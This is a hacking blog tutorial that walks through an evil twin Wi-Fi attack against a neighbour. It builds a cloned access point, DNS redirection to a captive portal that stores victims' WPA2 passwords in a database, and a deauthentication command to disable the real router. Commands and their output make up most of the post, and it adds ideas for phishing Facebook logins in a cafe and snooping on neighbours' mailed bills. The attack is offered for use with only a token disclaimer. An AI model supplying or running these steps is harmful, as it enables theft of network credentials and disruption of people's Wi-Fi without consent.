Sudorealm Search...

Evil Twin Attack - Guide

Realm Hacking

#wireless hacking #kali linux #deauthentication #Social Engineering #Fake Access Point

by d3ad R1nger | November 2, 2022

Sudorealmer Boys and Sudorealmer Girls, you have successfully entered the Hacker realm. I welcome you all. My name is Thanos and I go by the hacker name **d3ad_R1nger** 😎.

I'd like to call myself a Web Developer by day, and a Hacker by night. By combining these two crafts I have achieved a beautiful hack. The hack's name: **Evil Twin Attack**. This attack is not new, it combines many technologies and is used in many scenarios. You wouldn't call it a Big boy's hack attack, but it is not child's play either.

I personally love **the Evil Twin Attack** because it has many implementations. And of course, I am going to be teaching you how to apply my favorite one, the **Evil Twin Attack with Captive Portal, W-Fi Credential theft!** (I didn't put that as a title, it is not SEO friendly 😁).

Evil Twin Attack

Were you hoping to find only a simple list of commands? I got you covered at Sudorealm Evil Twin Attack | Command Gist 😉

This attack is simple to picture but kinda tricky to implement. Not child's play as I aforementioned.
What it tries to achieve is to get your target to connect to an Access Point that you create from the ground up, that looks exactly like the victim's owned Access Point.
In short, you create a twin of your victims AP.

Why?

The answer to that is not simple. You could implement this attack for a variety of reasons.

- **Option 1:** To make the target download a malicious file and own his system.

- **Option 2:** To spoof the victim's connection and harvest some social media credentials, with DNS redirection.
- **Option 3:** To redirect everyone accessing your network to a page that mines cryptocurrency.
- **Option 4:** To Social Engineer him into giving you the wpa2 password of his Access Point.

Quick Imaginary Scenario: You are in a cafe, let's call it starwolfs, and the wifi is slow as shit. You are a hacker... you start thinking. What if I created a fake Access Point with the name "Starwolfs Net Giveaway" and whenever anyone gets in, a captive portal would pop up with a cool title saying "*Login with Facebook and Win a brand new PS5*" and then below the title create a simple, malicious form (Username, Password, Login Button) that logs locally whatever the users type. You would be A M A Z E D from the success of this trick!

These are a few tricks I just came up with. Straightfromthetopofmydome. 😅
In this write-up, we will use **option 4** and Social Engineer our fellow neighbors' into giving us their precious wifi password. **Let's see how.**

HOL' UP!

Hacking without permission is a criminal offense. These tutorials and write-ups

Hacking without permission is a criminal offense. These tutorials and write-ups are for educational purposes only.
Anyway... take a look at that GitHub repo: **AnonSurf 😉**Thank me later gator.

Reconnaissance

In hacking, the first step will always be recon! The same thing applies here. We want to hack our neighbor, but we know nothing about him/her. From where do we start learning?

- You could always play a friendly neighbor card!
    - Go ring the bell, offer some candy (Don't be a creep), get him/her talking. Is he/she tech-inclined? how old is he/she? etc...
- You don't wanna go the Candy way. Totally understandable. Go with the, I think I have a leaking problem, do you experience the same thing? Or try to find something else that's common between you and him/her.
- You could look at phone bills.
    - Many buildings have a place, like a box, where the mailman leaves the bills. By doing that you can find out his/her internet provider. That's a huge find.
- Go to **aircrack-ng,** I showed how to monitor nearby Access Point traffic in Crack WPA2 passwords with Kali Linux
    - You can get a lot of info out of that action. Like, did he/she change the router SSID? If he/she has, can you guess the internet provider out of just the name? and so on...

In general, recon is a game. At least this is how I see it. You keep brainstorming and trying different things, always without burning the source. Go watch a hacker movie or two, you will find some good recon techniques. You own a hoodie, don't you? 😎

For this attack, we mostly need recon for two things,

- **First |** We need a convincing Captive Portal to Pop Up.
    - In this case, our target's internet provider is Cosmote, the biggest in Greece.
- **Second |** If the target is knowledgeable about hacking techniques you could get in trouble.
    - In this case, let's say we are up against a 40-year-old plumber, just to be safe. LoL 😝

Preparing the Attack

Spread out your toolbox cause for this one we may need a few things. I am going to launch the attack from my Windows Laptop Hosting Kali Linux on Virtual Box. 😊

What we will need:

- A Laptop or Pc... Duh...
- Alfa AWUSO36NH USB Wireless 802.11 G / N Wireless WiFi Network Adapter With 5 dBi Antenna x2. You might need two!
    - An FYI here, I am using an old version of **TP-Link TL-WN722N** because it works, but the new versions of this model do not work well with Kali so be careful with your buys and go with the Alfa choice. 😉
- **Aircrack-ng suite**, for monitoring Access Points.
- **hostapd**, Host access point daemon is a software access point that lets the user use his/her wireless adapter to broadcast several access points at the same time.
- **dnsmasq**, Dnsmasq is a Dynamic Host Configuration Protocol (DHCP) server that is used to resolve DNS requests from or to a machine and also acts as a

that is used to resolve DNS requests from or to a machine and also acts as a DHCP server to allocate IP addresses to the clients. It is fast and serves a great purpose that fits our needs.

- **iptables**, To provide the users with internet access, we need to forward traffic from eth0, the virtual wireless adapter that is connected to the internet, to wlan0mon.
- **Captive Portal Website,** The web interface that will pop up when the victim logs in to our evil twin AP.
- **MySQL** Database Service, The Captive portal saves the credentials to a Database that we will set up.
- **apache2,** We need to host our Captive Portal website on a server right? Apache2 is a local server service already installed in Kali.
- **Patience, and a clear mind!** Patience is the bullet of a hacker. With patience you achieve anything! Keep Calm and Let's hack together!

Starting with a

```
apt-get update
```

can never be bad, so hit that update hard!

Install Dnsmasq

```
apt-get install dnsmasq -y
```

hostapd is coming pre-installed with kali... I think... 🤔

```
hostapd -h //To check if you have it installed


apt-get install hostapd //to install it
```

Wireless Adapter on Monitor Mode!

This step has become a classic! I am sure you already know what to do but for the new kid on the block, first, check if the wireless card is connected.

```
root@kali:~# iwconfig wlan0


wlan0     IEEE 802.11  ESSID:off/any
Mode:Managed  Access Point: Not-Associated   Tx-Power=off
Retry short limit:7   RTS thr:off   Fragment thr:off
Encryption key:off
Power Management:off
```

Ok, we're good, next step is to put the card on monitor mode with **airmon-ng**

```
root@kali:~# airmon-ng start wlan0


Found 2 processes that could cause trouble.
Kill them using 'airmon-ng check kill' before putting
the card in monitor mode, they will interfere by changing channels
and sometimes putting the interface back in managed mode
```

```
and sometimes putting the interface back in managed mode

PID Name
432 NetworkManager
870 wpa_supplicant

PHY  Interface     Driver        Chipset

phy0 wlan0         ath9k_htc     Qualcomm Atheros Communications AR9271 802.
wlan0 is soft blocked, please run "rfkill unblock 0" to use this interface
rfkill error, unable to start wlan0

Would you like to try and automatically resolve this? [y/n] y
(mac80211 monitor mode vif enabled for [phy0]wlan0 on [phy0]wlan0mon)
(mac80211 station mode vif disabled for [phy0]wlan0)

root@kali:~# iwconfig wlan0mon
wlan0mon  IEEE 802.11  Mode:Monitor  Frequency:2.457 GHz  Tx-Power=20 dBm
Retry short limit:7   RTS thr:off   Fragment thr:off
Power Management:off
```

```
Mode:Monitor
```

Job well done. ✅

Setup DNSmasq conf

We will create a configuration file for dnsmasq and put some instructions in it.
After that, we will also create a configuration file for the hostapd file.
Do you know how to create files in Linux?

- **touch** filename.ext, With touch you can create any blank filetype you want, then open it with **gedit** or double click if you want to get burnt at the cross.

No pressure.

- **gedit** filename.ext, gedit is a text editor but in the command line, you can use it as a command. If the file exists it will open and you can edit it. If the file doesn't exist it will be created on the spot.
- **nano** filename.ext, GNU nano is a text editor for Unix-like computing systems. Good Luck. 😂
    - ctrl+X + y saves, Enter exits. You'll need it.
- **Bonus Command: mkdir** name, creates a folder under the current directory you are in. So if you want to have things organized **mkdir /Desktop /evilTwinAttack_d3ad_ r1nger_is_the_coolest** and then cd to that directory.

Open up a file, however you want, paste the following lines, and name the file **dnsmasq.conf.** .conf is important.

```
#Set the wifi interface
interface=wlan0mon

#Set the IP range that can be given to clients
dhcp-range=10.0.0.10,10.0.0.100,255.255.255.0,8h

#Set the gateway IP address
dhcp-option=3,10.0.0.1

#Set DNS server address
dhcp-option=6,10.0.0.1

#Set Server
server=8.8.8.8

#logs
log-queries
log-dhcp
```

```
#Redirect all requests to 10.0.0.1
address=/#/10.0.0.1
```

Details,

- interface: Your current interface //wlan0mon, wlan1mon w/e
- dhcp-range: IP address range for the connected network clients. 12h is the number of hours until the lease expires.
- dhcp-option=3: Gateway IP for the networks.
- dhcp-option=6: For DNS Server followed by IP address
- server: DNS server's address
- *log-queries:* Log the results of DNS queries handled by dnsmasq.
- *log-dhcp: Log all the options sent to DHCP clients and the tags used to determine them.*
- address: Links the DHCP to the local IP address which is 10.0.0.1

Setup Hostapd conf

When we set up hostapd we will be able to finally enable our Fake Access Point, but what name should we give to our Fake Access Point? It's an evil twin so the name should be exactly like our targets.

Step 1 | Monitoring Access Points

```
CH  8 ][ Elapsed: 6 s ][ 2020-12-02 05:08

BSSID              PWR  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH E

00:1D:1C:FD:64:AB  -34        9        2    0   6  405   WPA2 CCMP   PSK  r
```

Our target's SSID is **neighborAP**.

Step 2 | Setting up the Fake Access point Configuration on hostapd.conf

```
interface=wlan0mon
driver=nl80211
ssid=neighborAP
hw_mode=g
channel=8
macaddr_acl=0
ignore_broadcast_ssid=0
```

Details,

- **interface**: The name of the wireless adapter that we are using in monitor mode.
- **driver**: The supported driver for hostapd.
- **SSID**: The broadcasted Wi-Fi name.
- **hw_mode=g**: Simply instruct it to use 2.4GHz band.
- **channel**: The channel number to use for the fake access point.
- **macaddr_acl=0**: Tells hostapd to not use MAC filtering. [macaddr_acl=1] tells it to use MAC filtering.
- **ignore_broadcast_ssid=0**: To make the fake access point visible and not hidden.

Setup iptables rules

To provide the users with internet access we need to forward traffic from eth0,

the virtual wireless adapter that is connected to the internet, to wlan0mon. This will help you perform various attacks that can eventually own your target's system.
You can either paste the following code to a terminal and press enter like a boss or be a real 1337 h4x0r and

- gedit **iptablesRules.sh**
- Paste the rules inside the file
- **chmod +x** iptablesRules.sh
- **./iptablesRules.sh** #This is how we'll run the bash script we we reach the deployment phase.

```
iptables --flush
iptables --table nat --append POSTROUTING --out-interface eth0 -j MASQUERAD
iptables --append FORWARD --in-interface wlan0mon -j ACCEPT
iptables -t nat -A POSTROUTING -j MASQUERADE
echo 1 > /proc/sys/net/ipv4/ip_forward
```

We are almost ready with the needed files for the attack.

Setup Apache2 Rewrite Rules

We need to add a few lines to our apache2 server configuration settings in order to make the captive portal pop up whenever the victim clicks on the access point!

To do so, type: **gedit /etc/apache2/sites-enabled/000-default.conf**

```
</VirtualHost>

<Directory "/var/www/html">
RewriteEngine On
RewriteBase /
RewriteCond %{HTTP_HOST} ^www\. (.*)$ [NC]
```

```
RewriteCond %{HTTP_HOST} ^www\.(.*)$ [NC]
RewriteRule ^(.*)$ http://%1/$1 [R=301,L]

RewriteCond %{REQUEST_FILENAME} !-f
RewriteCond %{REQUEST_FILENAME} !-d
RewriteRule ^(.*)$ / [L,QSA]
</Directory>
```

Copy and paste the <Directory></Directory> chunk of code under the line </VirtualHost> of your apache2 configuration file!

After doing so, check if your apache2 rewrite module is enabled.

```
a2enmod rewrite
```

If it is, it will tell you so!

Set up the code for the Captive Portal

It's time to put down our hacker masks for a sec, and put on our nerdy glasses because we are about to mess with some Web Dev knowledge! Please don't start running in panic just yet, I have everything already coded for you, all you need to do is to follow the instructions below.


- Open up a new terminal window.
- cd /var/www/html
- git clone https://github.com/athanstan/EvilTwin_AP_CaptivePortal.git
- Paste everything inside the EvilTwin Folder in the var/www/html directory.

What you just did is, you cloned my repository with the Captive Portal webpage code and then pasted everything to the default root folder of the Kali Linux web server, Apache2.

Start the Apache2 Web Server

```
service apache2 start
```

Now your server is up and running. If you open up a browser window and type **127.0.0.1** or **localhost**, given the fact that you did a perfect job at copy-pasting, you will be watching this:



It's sexy, to say the least. 😍
But there is a slight little problem that we need to fix. The front end validations work like a charm due to **Parsley.js** library! But when you try to Connect you get a **Connection Failed** error! This happens because we have not set a Database yet.

Setup MySQL Database

If you open the **dbconnect.php** file on my repo, the following lines of code are the settings needed to create a successful connection with a Database.

```
//Database Connection Setup!

$host="localhost";
$username="dodgers";
$pass="duck";
$dbname="eviltwin";
$tbl_name="wpa_keys";


___
/]_/
|\/|.--/'-.
\|/:o /  /\    ._,
\_/_.'0/    _|_
\____]] (>[___]=]]]===
/    \___/P{]
__//    /----\/
(_[-'\__/_
/ | | \
'=='='=='
____||||___
(_""_/ \_""_)

Of the 24 and 1 half century
```

Asci Art is a Bonus. 🖼️ (Source)

Step 1 | Start MySQL service

You might want to check if you have MySQL installed first by typing **MySQL -V.** If for some reason you don't, How to install mysql on kali linux | By ComputingForGeeks

By simply typing MySQL in Kali Terminal you get connected with the MariaDB monitor and from there you can do all sorts of amusing stuff.

```
root@kali:~# service mysql start
root@kali:~# mysql -u root -p
Enter password:

Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MariaDB connection id is 38
Server version: 10.3.24-MariaDB-2 Debian buildd-unstable

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input stateme

MariaDB [(none)]>
```

For password enter... ENTER. lolz.

Step 2 | Create your database

```
MariaDB [(none)]> create database eviltwin;
Query OK, 1 row affected (0.000 sec)

MariaDB [(none)]> use eviltwin;
Database changed

MariaDB [eviltwin]>
```

```

Database created successfully
```

Step 3 | Create a new user and grant him all privileges for the DB

Create a new user **dodgers** with password **duck.** Sadly, you cannot execute MySQL queries from PHP being a root user since version 5.7 ☹

```
MariaDB [(none)]> create user dodgers@localhost identified by 'duck';
Query OK, 0 rows affected (0.000 sec)

MariaDB [(none)]> grant all privileges on eviltwin.* to 'dodgers'@'localhos
Query OK, 0 rows affected (0.000 sec)
```

Step 4 | Create the table

That may need some explaining.

```
MariaDB [eviltwin]> create table wpa_keys(password1 varchar(32), password2
Query OK, 0 rows affected (0.015 sec)

MariaDB [eviltwin]> show tables;
+--------------------------+
| Hidden_NSA_Exploits      |
+--------------------------+
| s3cretsSn0wdendoesntKnow |
+--------------------------+
| wpa_keys                 |
+--------------------------+
```

We created the table **wpa_keys** with two columns **password1 of type varchar32** and **password2 of type varchar32** to store our two passwords that the victim will insert in the captive portal form.
You can see your current tables by typing the command **show tables;** 😎

While you are in MariaDB you can also run raw SQL commands to do all kinds of stuff!


```
MariaDB [eviltwin]> insert into wpa_keys(password1, password2) values ("p@s
Query OK, 1 row affected (0.003 sec)

MariaDB [eviltwin]> select * from wpa_keys;
+-------------+-------------+
| password1   | password2   |
+-------------+-------------+
| p@s$w0rd!@# | p@s$w0rd!@# |
+-------------+-------------+
1 row in set (0.000 sec)
```


Here we added a set of passwords and then we saw what's inside the table wpa_keys. Pretty cool stuff right? Without even a sign of GUI.

Admire the cool Captive Portal

The captive portal for your evil twin attack is up and running, and ready to capture and store your victims' Wi-Fi Passwords.

Let's give it a try.






🌟 **Beautiful** 🎇

I am very deeply overwhelmed by the fact that you have just finished only the setup! 😁

Hang in there! We are about to **HACK!!!**



Deployment Phase

Ok, this is the easy part guys and girls. This is the part where every single technology we set up starts cooperating with all the others to create a beautiful result.
If you made it this far you are one of the cool ones! Hacking is not easy, it's a never-ending, mind-bending game! But as it seems you like to play so you got nothing to fear!
Remember to put your mask back on, and hack the planet! Let's go! [Soundtrack while you hack] 🎶

Make sure your wireless card is in Monitor Mode

```
root@kali:~# iwconfig wlan0mon

wlan0mon  IEEE 802.11  Mode:Monitor  Frequency:2.457 GHz  Tx-Power=20 dBm
Retry short limit:7   RTS thr:off   Fragment thr:off
Power Management:off
```

Allocate Ip and Subnet mask

We need to assign the interface a network gateway and a netmask.

```
root@kali:~# ifconfig wlan0mon up 10.0.0.1 netmask 255.255.255.0

root@kali:~# ifconfig wlan0mon
wlan0mon: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
inet 10.0.0.1  netmask 255.255.255.0  broadcast 10.0.0.255
unspec 98-DE-D0-14-1E-EC-C8-C8-00-00-00-00-00-00-00-00  txqueuelen 1000  (U
RX packets 3473  bytes 756625 (738.8 KiB)
RX errors 0  dropped 3473  overruns 0  frame 0
TX packets 0  bytes 0 (0.0 B)
TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

Then add the routing table

```
root@kali:~# route add -net 10.0.0.0 netmask 255.255.255.0 gw 10.0.0.1
```

Forward traffic

```
root@kali:~# ./iptablesRules.sh
```

Turn on the Fake Access Point

```
hostapd hostapq.conf
```

Enable dnsmasq

```
dnsmasq -C dnsmasq.conf -d
```

Now you have a Rogue Access Point up and running! And not only that, but you also redirect any traffic to your own Captive Portal. All of that, exactly the moment the victim clicks on your rogue network.
I mean, that is sooo cool! And this is only the start, imagine the scenarios, the vast pool of tricks amazes me! I hope you feel the same way too!


Bonus Round Deauthentication of the Victim AP


For the Evil Twin Attack to work we ideally want the original Access Point to be useless. How do we do that? You know the answer 😜 Deauthentication attack using Kali Linux 🎁
Remember when I told you that you may need two wireless cards for this attack? This is why!

Connect your second wireless card and put it on monitor mode. Its name will probably be wlan1mon. The only thing that's left is:

```
aireplay-ng -0 0 -a 00:1D:1C:FD:64:AB wlan1mon
```

And now you have done it, you cool hacker you! The victim's original AP is useless, and your ***neighborAP*** is there ready to spread chaos! A bit of exaggeration there,





You can definitely give yourself a pat on the back! You made it!!! 👏

-

Conclusion

First, let me apologize for the Giga monstrous Godzilla-sized guide, but it is what it is. You are free to write down your own small cheatsheet and have it as a reference!
If I helped you in any way let me know man! I would love to know your stories about this Attack. I'll be posting updates on my Twitter @DevThanos and on my buymeacoffe page. Of course, you can hit me up on **Sudorealm on Facebook**or sent me a pm on Reddit
If you liked the Guide make sure to follow me somehow, cause I'll be updating it with all kinds of crazy shit that surrounds it. Take this as a reference. 💪
Leave a comment on Reddit 📝💬

That's all Folks! I am your own d3ad_R1nger! Hack and have fun see you soon, till then... I am OUT 💨

Support this Nerd

My name is Thanos, my hacker name is ***d3ad R1nger*** and I am the only coder behind Sudorealm and an Author. I hack for fun and because is what I really loved as a kid. If you like any of my posts let me know.
You can find me on Twitter @DevThanos. Also, you can show your support by Becoming a Member of the nerdiest realm of the internet and Follow the Hacking Category or leave a 👍 on Sudorealm on Facebook

Oh, last but not least! If you are one of those super cool guys that really like to hype people up with crazy acts of kindness And keep the Hacking Spirit awake.

That is if you find my articles interesting and want more! (a really cold espresso is what kickstarts my whole day)

💸 We also provide Cool things for you, related to our articles in the **Affiliate Section** take a look! That's it for now! I really want to say thank you again I'll keep these posts coming. Happy hacking, and stay out of trouble! 🤓😉

Related Posts

Thursty for more? Check out Sudorealm-related posts!

November 2, 2022 Hacking

Best Movies for Hackers

November 2, 2022 Hacking

Best Documentaries for Hackers

November 2, 2022 Hacking

Best TV Series every Hacker must watch

November 2, 2022 Hacking

Deauthentication Attack using Kali Linux

November 2, 2022 Hacking

Greatest Hacking Books

November 2, 2022 Hacking

How to Hack a GoPro

November 2, 2022 Hacking

Crack WPA2 passwords with Kali Linux

November 2, 2022 Hacking

Kali Linux Bootable USB - Hackers' swiss army knife

SudoRealm is a playground of nerdy knowledge and more. It's a growing community aiming to inform and educate.

SUPPORT

Documentation

Guides

COMPANY

About

Jobs

Partners

LEGAL

Claim

Privacy

Terms